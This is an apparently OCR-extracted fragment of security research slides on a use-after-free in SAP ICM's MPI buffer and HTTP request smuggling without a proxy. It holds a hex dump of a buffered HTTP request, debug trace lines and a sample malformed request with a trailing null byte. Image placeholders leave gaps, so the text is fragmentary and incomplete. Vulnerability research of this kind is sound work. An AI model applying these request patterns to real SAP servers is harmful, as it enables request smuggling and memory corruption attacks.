IcmPlCheckRetVal: Next status: READ_REQUEST(1)
```

```
-------------------------------------------------------------------
7f504a5ed160  000000  47455420 2f777269 74657220 48545450 |GET /writer HTTP|
7f504a5ed170  000016  2f312e31 0d0a486f 73743a53 61705379 |/1.1..Host:SapSy|
7f504a5ed180  000032  732e636f 6d0d0a58 2d4f7468 65722d48 |s.com..X-Other-H|
7f504a5ed190  000048  65616465 723a2073 746f7048 6572650d |eader: stopHere.|
7f504a5ed1a0  000064  0a582d61 6e6f7468 65722d48 65616465 |.X-another-Heade|
7f504a5ed1b0  000080  723a2063 6f6e7469 6e75650d 0a0d0a   |r: continue.... |
-------------------------------------------------------------------
HttpPlugInHandleNetData(rqid=8/170652/1): role: Server(1), status: 1
  content-length: 0/0, buf_len: 95, buf_offset: 63, buf_status: 0
```

MPI Use After Free - Write After Free



MPI Use After Free - Write After Free




MPI Use After Free - Write After Free


MPI Buffer

```
GET / HTTP/1.1\r\n
Host: SapSys.com\r\n
Content-Length: 0\r\n
\r\n[x00]
```


OFFSET: 55




Smuggling without a Proxy



